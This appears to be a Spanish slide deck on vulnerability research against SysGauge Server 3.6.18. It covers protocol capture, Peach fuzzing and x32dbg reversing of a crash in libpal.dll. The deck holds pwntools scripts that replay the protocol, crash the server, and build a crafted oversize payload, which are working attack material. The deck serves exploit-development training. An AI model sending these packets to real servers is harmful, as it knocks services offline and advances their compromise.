- ❑ Ejecutamos el server y vemos como se inicializa.

```
I 02/Mar/2019 13:09:45 admin@WIN-3NIQG80930U - Connected
I 02/Mar/2019 13:09:51 admin@WIN-3NIQG80930U - Disconnected
I 02/Mar/2019 13:09:51 admin@WIN-3NIQG80930U - Connected
```



NETWORK: Research of Client-Server communication protocol

- ❑ Teniendo un cliente podemos aprovecharlo para poder

investigar sobre la comunicación que realiza a un server.

Por tanto, creamos un server fake con netcat escuchando

por el mismo puerto: 9221

```
[MacBook-Pro-de-naivenom:~] n4ivenom$ nc -l 192.168.1.148 9221  
u?? SERVER_GET_INFO2Data0?t
```

- ❑ Se aprecian caracteres no imprimibles. **SERVER_GET_INFO** podría ser un comando que el cliente ejecuta hacia el servidor. Para estudiar la comunicación, utilizaremos Wireshark para un estudio de paquetes que se enviarán entre el cliente y el servidor. Solo nos interesa un paquete de la captura siendo la comunicación entre Cliente-Servidor.



NETWORK: Research of Client-Server communication protocol

- ❑ Client IP Address: 192.168.48.155
- ❑ Server IP Address: 192.168.48.159

35	16.071982	192.168.48.155	192.168.48.159	TCP	110 49167 → 9221 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=56
36	16.072097	192.168.48.159	192.168.48.155	TCP	60 9221 → 49167 [ACK] Seq=1 Ack=57 Win=29312 Len=0
37	16.072613	192.168.48.159	192.168.48.2	DNS	87 Standard query 0xf0bc PTR 155.48.168.192.in-addr.arpa
38	16.837707	192.168.48.159	192.168.48.2	DNS	87 Standard query 0xf0bc PTR 155.48.168.192.in-addr.arpa

```

  > Flags: 0x018 (PSH, ACK)
  Window size value: 256
  [Calculated window size: 65536]
  [Window size scaling factor: 256]
  Checksum: 0xe2dd [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
  TCP payload (56 bytes)
  * Data (56 bytes)
  Data: 7519baab03000000010000001a0000002000000000000000...
  [Length: 56]
```

DATA SENT TO SERVER



```

0000  00 0c 29 f7 a6 39 00 0c 29 37 83 6f 08 00 45 00  ..)9..)7.o.E.
0010  00 60 01 8f 40 00 80 06 00 00 c0 a8 30 9b c0 a8  .^..@... ..0...
0020  30 9f c0 0f 24 05 74 2a ff 1c 51 9c c8 c8 50 18  0...$-t* ..Q...P.
0030  01 00 e2 dd 00 00 75 19 ba ab 03 00 00 00 01 00  .....u.....
0040  00 00 1a 00 00 00 20 00 00 00 00 00 00 00 53 45  .....SE
0050  52 56 45 52 5f 47 45 54 5f 49 4e 46 4f 02 32 01  RVER_GET _INFO-2.
0060  44 61 74 61 01 30 01 00 6d 00 e4 18 18 00      Data-0.. m.....
```



NETWORK: Research of Client-Server communication protocol

- ❑ El paquete contiene 56 bytes de datos para que podamos construir nuestro cliente con Python y usar la biblioteca **pwntools** enviando la misma información al servidor. En *Show Packet Bytes* del paquete, copiamos el Array en C y lo llevamos a Python para comenzar a construir el cliente. Una vez que formamos el paquete, agregamos la conexión en el cliente para interactuar con el servidor.

```
from pwn import *
context.log_level = 'debug'
p = remote("192.168.48.155",9221)
wireshark_pkt = (
    0x75, 0x19, 0xba, 0xab, 0x03, 0x00, 0x00, 0x00,
    0x01, 0x00, 0x00, 0x00, 0x1a, 0x00, 0x00, 0x00,
    0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x53, 0x45, 0x52, 0x56, 0x45, 0x52, 0x5f, 0x47,
    0x45, 0x54, 0x5f, 0x49, 0x4e, 0x46, 0x4f, 0x02,
    0x32, 0x01, 0x44, 0x61, 0x74, 0x61, 0x01, 0x30,
    0x01, 0x00, 0x6d, 0x00, 0xe4, 0x18, 0x18, 0x00
)
pkt_list = []
for elem in wireshark_pkt:
    pkt_list.append(p8(elem))
pkt = ''.join(str(e) for e in pkt_list)
print "Sending packet.." +pkt
p.send(pkt)
print p.recvall()
p.close()
```



FUZZING: Introducción

- ❑ El proceso de fuzzing se basa en la modificación aleatoria de las diferentes partes del mensaje que hemos logrado capturar. Luego, enviaremos esta información modificada del cliente al servidor y analizaremos su comportamiento en busca de una falla; si ocurre, analizaremos los registros en la primera instancia y luego reproduciremos la falla debajo del depurador para analizarla más a fondo.
- ❑ Comenzamos a usar **Peach Fuzzer** para realizar una serie de solicitudes de TCP al servidor. Puedes encontrar el enlace de descarga aquí: <http://www.peach.tech/resources/peachcommunity/>



FUZZING: Requisitos

- ❑ Este fuzzer requiere los siguientes requisitos:
- ❑ Arquitectura de nuestro Windows ya sea x86 o x64. Esta información es importante porque si no descargamos la que corresponde a la arquitectura de nuestro sistema operativo, fallará.
- ❑ Tiene herramientas de depuración para Windows (x64) o x86. Sin windbg, el fuzzer no podrá ejecutar el servidor y no podrá depurar mientras se envían las solicitudes TCP. Esto nos permitirá ver en la instrucción del ensamblador donde se rompió. Es muy útil ya que nuestro objetivo es saber dónde se bloquea y qué entrada envía el protocolo TCP.
- ❑ Un editor de texto para crear un XML que serán nuestras reglas que Fuzzer tendrá en cuenta al iniciarlo.



FUZZING: Primera ejecución

- ❑ De forma predeterminada, el propio servidor de Peach Fuzzer ejecuta a la escucha en el puerto 9001. Una vez esto claro, procedemos a crear el documento de reglas XML.
- ❑ Luego debemos validar que nuestro archivo XML puede realizar una comunicación válida con el servidor, para esto debemos iniciar el agente de Peach en un terminal con el comando: `.\Peach.exe -a tcp`. En otra terminal ejecutamos nuestro archivo XML haciendo solo una iteración de prueba con el siguiente comando: `.\Peach.exe --debug .\sysgaus\fuzzer.xml`



FUZZING: Mismo resultado que nuestro cliente.

```
Administrador: Windows PowerShell
PS C:\Users\naivenom\Desktop\peach-3.1.124-win-x64-release> .\Peach.exe -a tcp

[!] Peach v3.1.124.0
[!] Copyright (c) Michael Eddington
[*] Starting agent server
-- Press ENTER to quit agent --
I 02/Mar/2019 20:51:16 SysGauge Server v3.6.18 Started on - WIN-3NI0G80930U:9221
I 02/Mar/2019 20:51:16 Loading Monitoring Profile: Default Profile
I 02/Mar/2019 20:51:16 SysGauge Server Initialization Completed

Administrador: Windows PowerShell
PS C:\Users\naivenom\Desktop\peach-3.1.124-win-x64-release> .\Peach.exe -1 --debug .\sysgaus\fuz

[!] Peach v3.1.124.0
[!] Copyright (c) Michael Eddington
[*] Test 'Default' starting with random seed 34238.

[RI,-,-] Performing iteration
Peach.Core.Engine runTest: Performing recording iteration.
Peach.Core.Dom.Action Run: Adding action to controlRecordingActionsExecuted
Peach.Core.Dom.Action ActionType.Output
Peach.Core.Publishers.TcpClientPublisher start()
Peach.Core.Publishers.TcpClientPublisher open()
Peach.Core.Publishers.TcpClientPublisher output(56 bytes)
Peach.Core.Publishers.TcpClientPublisher

00000000 75 19 BA AB 03 00 00 00 01 00 00 00 1A 00 00 00  u·E«·····
00000010 20 00 00 00 00 00 00 00 53 45 52 56 45 52 5F 47  ······SERVER_G
00000020 45 54 5F 49 4E 46 4F 02 32 01 44 61 74 61 01 30  ET_INFO·2·Data·0
00000030 01 00 6D 00 E4 18 18 00  ····ä····

Peach.Core.Publishers.TcpClientPublisher Read 12 bytes from 192.168.48.160:9221
Peach.Core.Publishers.TcpClientPublisher

00000000 79 19 DC AC 01 00 00 00 01 00 00 00  y·Û······

Peach.Core.Publishers.TcpClientPublisher close()
Peach.Core.Publishers.TcpClientPublisher Read 136 bytes from 192.168.48.160:9221
Peach.Core.Publishers.TcpClientPublisher

00000000 79 19 DC AC 01 00 00 00 01 00 00 00 75 19 BA AB  y·Û······u·E«
00000010 01 00 00 00 01 00 00 00 63 00 00 00 70 00 00 00  ······c···p···
00000020 00 00 00 00 4F 48 02 32 01 44 61 74 61 01 32 01  ····OK·2·Data·2·
00000030 31 01 53 74 61 74 75 73 43 6F 64 65 01 31 01 32  1·StatusCode·1·2
00000040 01 53 65 72 76 65 72 49 6E 66 6F 01 33 01 31 01  ·ServerInfo·3·1·
00000050 48 6F 73 74 4E 61 6D 65 01 57 49 4E 2D 33 4E 49  HostName·WIN-3NI
00000060 51 47 38 4F 39 33 4F 56 01 31 01 56 65 72 73 69  QG80930U·1·Versi
00000070 6F 6E 01 33 2E 36 2E 31 38 01 31 01 41 67 65 6E  on·3.6.18·1·Agen
00000080 74 49 64 01 31 01 00 00 40 00 00 03 A0 F8 11 03  tId·1···@···ç··
00000090 50 BC 6E 00  P·n·

Peach.Core.Publishers.TcpClientPublisher Shutting down connection to 192.168.48.160:9221
Peach.Core.Publishers.TcpClientPublisher Read 0 bytes from 192.168.48.160:9221, closing client c
Peach.Core.Publishers.TcpClientPublisher Closing connection to 192.168.48.160:9221
Peach.Core.Engine runTest: context.config.singleIteration == true
Peach.Core.Publishers.TcpClientPublisher stop()
```




FUZZING: Encontrado bug

- ❑ En la imagen podemos ver cómo el agente de Peach inicia correctamente el servidor vulnerable. Y como Peach Fuzzer envió el primer paquete de prueba obteniendo una respuesta válida como resultado.
- ❑ Con esto, estamos listos para iniciar nuestro proceso de fuzzing, solo tenemos que dejar de ejecutar el Agente de Peach y ejecutar el siguiente comando en otra terminal: `.\Peach.exe --debug`
`\Sysgaus\fuzzer.xml`
- ❑ Después de un corto período de tiempo tendremos nuestro primer crash. Una vez que obtengamos el primer crash, tendremos un archivo bin en el directorio donde el fuzzer enviará el payload como cliente al servidor. También localizamos otro archivo donde contiene información sobre el estado de los registros en el momento del crash y la librería donde ocurrió: `libpal.dll` y la instrucción de ensamblaje donde falló: `movsx ebp, [eax+ebx]`. Ejecutaremos el servidor y agregaremos el payload a nuestro cliente para ver si tenemos razón.



FUZZING: Encontrado bug



```
from pwn import *
context.log_level = 'debug'
p = remote("192.168.48.160", 9221)

crash_pkt = (
    0x75, 0x19, 0xba, 0xab, 0x01, 0x00, 0x00, 0x00,
    0x1a, 0x00, 0x00, 0x00, 0x20, 0x00, 0xff, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x53, 0x45, 0x52, 0x56,
    0x45, 0x52, 0x5f, 0x47, 0x4e, 0x46, 0x4f, 0x02,
    0x45, 0x54, 0x5f, 0x49, 0x74, 0x61, 0xff, 0xff,
    0x01, 0x00, 0x6d, 0x00, 0xe4, 0x18, 0x18, 0x00
)

pkt_list = []
for elem in crash_pkt:
    pkt_list.append(p8(elem))
pkt = ''.join(str(e) for e in pkt_list)
print pkt_list
print "Sending packet.."+pkt


p.send(pkt)
print p.recvall()
p.close()
```

→ CRASH !!



REVERSING: Entendiendo el crash

- ❑ Ejecutamos x32dbg teniendo en cuenta que primero debemos ejecutar el binario como realizamos anteriormente y luego attachearnos. Ejecutamos y enviamos el payload con el cliente que creamos anteriormente y que se originó el crash. Como podemos ver, el fallo coincide en la misma instrucción que nos proporcionó el Fuzzer.



The screenshot shows the x32dbg debugger interface. The CPU window is active, displaying assembly code with the instruction pointer (EIP) at 0045B7FC. The code includes various instructions such as `movsx ebp, byte ptr ds:[eax+ebx]`, `inc eax`, `cmp eax, ecx`, `jb libpal.45B7FC`, `cmp ebp, dword ptr ss:[esp+34]`, `je libpal.45B81B`, `push 0`, `push 1874D`, `mov ecx, esi`, `call <libpal.?SendMessageAck@SCA_NetTransport>`, `jmp libpal.45B7AC`, `test byte ptr ss:[esp+28], 8`, `je libpal.45B834`, `push edx`, `lea edx, dword ptr ds:[esi+150]`, `push ebx`, `push edx`, `lea ecx, dword ptr ss:[esp+1C]`, `call <libpal.?DecryptBuffer@SCA_Aes@@QA...`, `mov ebp, dword ptr ss:[esp+44C]`, `push ebx`, `mov ecx, ebp`, `call <libpal.?Deserialize@SCANetMessage>`, `test edi, edi`, `mov ebx, eax`, `je libpal.45B859`, `push edi`, and `push 0`. The CPU registers window shows `esi+150: "WIN-3N...`.

REVERSING: API WaitForMessage

- ❑ El crash se produce en la función `WaitForMessage` de la librería `libpal.dll`. ¿Cómo ubicamos la API de la librería? Debemos buscar en el módulo de la dll esas cadenas `WaitForMessage` y ver la función. `Libpal.dll` es una librería que proporciona funciones para crear y enviar paquetes de Ethernet, IP, ICMP, TCP y UDP. Como no puede ser de otra manera, debemos realizar ingeniería inversa desde el crash para ver la razón por la que el servidor dejó de funcionar. De la misma manera, tenemos que saber dónde podemos encontrar en memoria el payload que enviamos con el cliente. En la función, encontramos una verificación correspondiente a los primeros bytes que enviamos en el paquete, justo antes de la llamada a `ReadBuffer`. La función `ReadBuffer` es responsable de leer un buffer del paquete enviado.

●	0045B6AC	90	<code>nop</code>	
●	0045B6AD	90	<code>nop</code>	
●	0045B6AE	90	<code>nop</code>	
●	0045B6AF	90	<code>nop</code>	
●	0045B6B0	6A FF	<code>push FFFFFFFF</code>	<code>?WaitForMessage@SCA_NetTransport@@</code>
●	0045B6B2	68 5B2F4C00	<code>push libpal.4C2F5B</code>	
●	0045B6B7	64:A1 00000000	<code>mov eax,dword ptr fs:[0]</code>	
●	0045B6BD	50	<code>push eax</code>	
●	0045B6BE	64:8925 00000000	<code>mov dword ptr fs:[0],esp</code>	
●	0045B6C5	81EC 28040000	<code>sub esp,428</code>	
●	0045B6CB	53	<code>push ebx</code>	
●	0045B6CC	55	<code>push ebp</code>	
●	0045B6CD	56	<code>push esi</code>	
●	0045B6CE	8BF1	<code>mov esi,ecx</code>	
●	0045B6D0	33ED	<code>xor ebp,ebp</code>	
●	0045B6D2	57	<code>push edi</code>	
●	0045B6D3	8D4C24 10	<code>lea ecx,dword ptr ss:[esp+10]</code>	<code>[esp+10]:"0%c"</code>

REVERSING: Comparación con 0x400. Size hardcoded

- ❑ En el bloque a continuación, compara otros 4 bytes que enviamos, con el valor 0x400 o 1024 bytes en decimal. Tal vez corresponda a algún size.

The screenshot shows a debugger window with assembly code on the left and a memory dump on the right. The assembly code includes instructions like `jne libpal.45B86A`, `mov eax, dword ptr ss:[esp+30]`, `cmp eax, 400`, `jbe libpal.45B796`, `push eax`, `push ebp`, `call dword ptr ds:[&GetProcessHeap]`, `push eax`, `call dword ptr ds:[&RtlAllocateHeap]`, `mov edi, eax`, `mov eax, dword ptr ss:[esp+30]`, `cmp edi, ebp`, `jne libpal.45B792`, `push eax`, `push libpal.4F6098`, and `push 5`. The memory dump shows a sequence of bytes in hexadecimal and ASCII format.

Dirección	Hex	ASCII
0319FA0C	75 19 BA AB 01 00 00 00 1A 00 00 00 20 00 FF 00	u. °«.....ÿ.
0319FA1C	00 00 00 00 53 45 52 56 00 00 00 00 A4 03 63 00	...SERV...¤.c.
0319FA2C	42 00 00 00 42 00 00 00 67 2C 8C 77 70 21 2A 00	B...B...g,.wp!*
0319FA3C	00 00 00 00 A3 3C 8C 77 15 B7 62 74 00 60 FA 7E	...f<.w.·bt.´ú~



REVERSING: Size en loop

- Seguimos el flujo de ejecución y llegamos a otra instrucción donde tenemos el control. En este caso, corresponde al cuarto paquete almacenado en la variable local `esp+0x2C`. Tenemos entonces que, la posición del paquete que enviamos `0x2000ff00` corresponde a una variable local que controlamos.

The screenshot shows a debugger window with the following assembly code:

```
0045B7EA 13C1          adc  eax,ecx
0045B7EC 8B4C24 2C     mov  ecx,dword ptr ss:[esp+2C]
0045B7F0 8986 94020000 mov  dword ptr ds:[esi+294],eax
```

Registers and memory state:

```
ecx=FF0020
dword ptr [esp+2C]=[0319FA18]=FF0020
.text:0045B7EC libpal.dll:$2B7EC #2B7EC
```

Memory dump table:

Dirección	Hex	ASCII
0319FA0C	75 19 BA AB 01 00 00 00 1A 00 00 00 20 00 FF 00	u. «.....ÿ.
0319FA1C	00 00 00 00 53 45 52 56 00 00 00 00 A4 03 63 00	...SERV...r.c.
0319FA2C	42 00 00 00 42 00 00 00 67 2c 8c 77 70 21 2A 00	R R a wn!*



REVERSING: Size en loop

- De acuerdo con el bucle donde se produce el crash, nos damos cuenta de que el registro EAX se establece en cero, ya que es un contador siendo un registro incremental y el registro ECX que controlamos es el límite. Esto significa que el bucle realiza una comprobación byte por byte del data que lee la API `ReadBuffer`. Por lo tanto, deducimos que el buffer enviado debe ser del mismo tamaño que el size indicado en la posición del paquete vista en la anterior diapositiva, siendo 0x400.




REVERSING: Blind-Check

- ❑ En el siguiente bloque, compara en nuestro paquete unos bytes que se envía con el registro EBP, que en este caso es 0x0. En este punto nos quedamos ciegos porque esta instrucción no se ejecutó, pero es obvio que debe ser cero para seguir el flujo de ejecución. Por lo tanto, vamos a poner un punto de interrupción justo en la instrucción donde fallan además de modificar nuestro paquete como 0x0 para que salte en el salto condicional JZ además de editar el size.



REVERSING: Blind-Check



REVERSING: Primer cliente una vez realizado reversing

- ❑ Ejecutamos el script además de poner un breakpoint al inicio de la función `WaitForMessage` para poder depurar instrucción por instrucción y ver si el paquete que enviamos ahora funciona correctamente y el flujo de ejecución es dirigido por los bloques que nos interesan hasta que alcanzar la llamada de la función

Deserialize.

```
from pwn import *

context.log_level = 'debug'
p = remote("192.168.48.162", 9221)

payload = ""
payload += p32(0xabba1975) #First check header
payload += p32(0x00000001) #Second packet
payload += p32(0x0000001a) #Third packet
payload += p32(0x400) #ECX Size loop
payload += p32(0x400) #Max Size 0x400 hardcoded check
payload += p32(0x00000000) #cmp ebp, [esp+44Ch+var_418] Trigger JZ to Deserialize function
payload += "A"*0x400 #Junk data
#Last 4 packets sent before
payload += p32(0x495f5445)
payload += p32(0xffff6174)
payload += p32(0x006d0011)
payload += p32(0x001818e4)

print "Sending packet.."+payload

p.send(payload)
print p.recvall()
p.close()
```



